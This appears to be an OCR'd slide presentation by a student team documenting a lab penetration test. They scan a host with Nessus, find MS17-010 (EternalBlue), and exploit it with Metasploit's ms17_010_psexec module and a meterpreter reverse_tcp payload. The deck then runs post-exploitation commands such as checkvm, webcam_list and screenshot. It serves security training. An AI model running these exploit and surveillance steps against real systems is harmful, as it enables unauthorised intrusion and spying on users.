
We have many kinds of scans, including the one against malware and ransomware.
We have chosen “**Basic Network Scan**“.



VULNERABILITY

TEAM 4

Once the scan is finished, we will be returned the vulnerabilities in **order of criticality**.




MS17-010

TEAM 4

Nessus offers a **detailed description** for each vulnerability.

In the next phase, we can switch to msfconsole to test the effectiveness of vulnerabilities ourselves.



Vulnerabilities

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)


- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

START METASPLOIT

TEAM 4

With the “**msf console“** command we sent metasploit.
Metasploit is a framework used in computer security to develop, test and execute exploits against remote systems, often used by security professionals to identify and resolve vulnerabilities in computer systems.



SEARCHING EXPLOIT

TEAM 4

We search for the exploit to use with the ‘search’ command. We are looking for an exploit for the EternalBlue vulnerability.


The the exploit in line 10 fits the bill.

```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Executio
n
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >
```

USE THE EXPLOIT

TEAM 4

We select the exploit with the command **‘use: exploit/windows/smb/ms17_010_psexec’.**



SET OPTIONS

TEAM 4


Now we set the options **RHOSTS** to **192.168.200.200** and **LPORT** to **7777.**

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) >
```

LAUNCH THE EXPLOIT

TEAM 4


Once the necessary adjustments have been made, we can launch the attack with the “exploit” command.



IFCONFIG

TEAM 4


The **‘ifconfig’** command in Meterpreter is used to display network interface configuration information on the target machine.



CHECKVM

TEAM 4


The **‘checkvm’** command in Meterpreter is used to determine if the target machine is running in a virtual environment.



WEBCAM LIST

TEAM 4

We use the **‘webcam_list’** command of Meterpreter to get a list of the webcams on the target machine.



SCREENSHOT

TEAM 4

```
meterpreter > screenshot
Screenshot saved to: /home/kali/AZVXkHnd.jpeg
meterpreter >
```

Finally, we used the **'screenshot'** command to take a screenshot of the active session on the target machine.

OUR TEAM:

I RAGAZZI MAGICI:

MAX ALDROVANDI

GABRIELE ARCELLI

GIAMPAOLO MILICCIA

LUCA GASPARI

STEFANO CESARONI

VALERIO ZAMPONE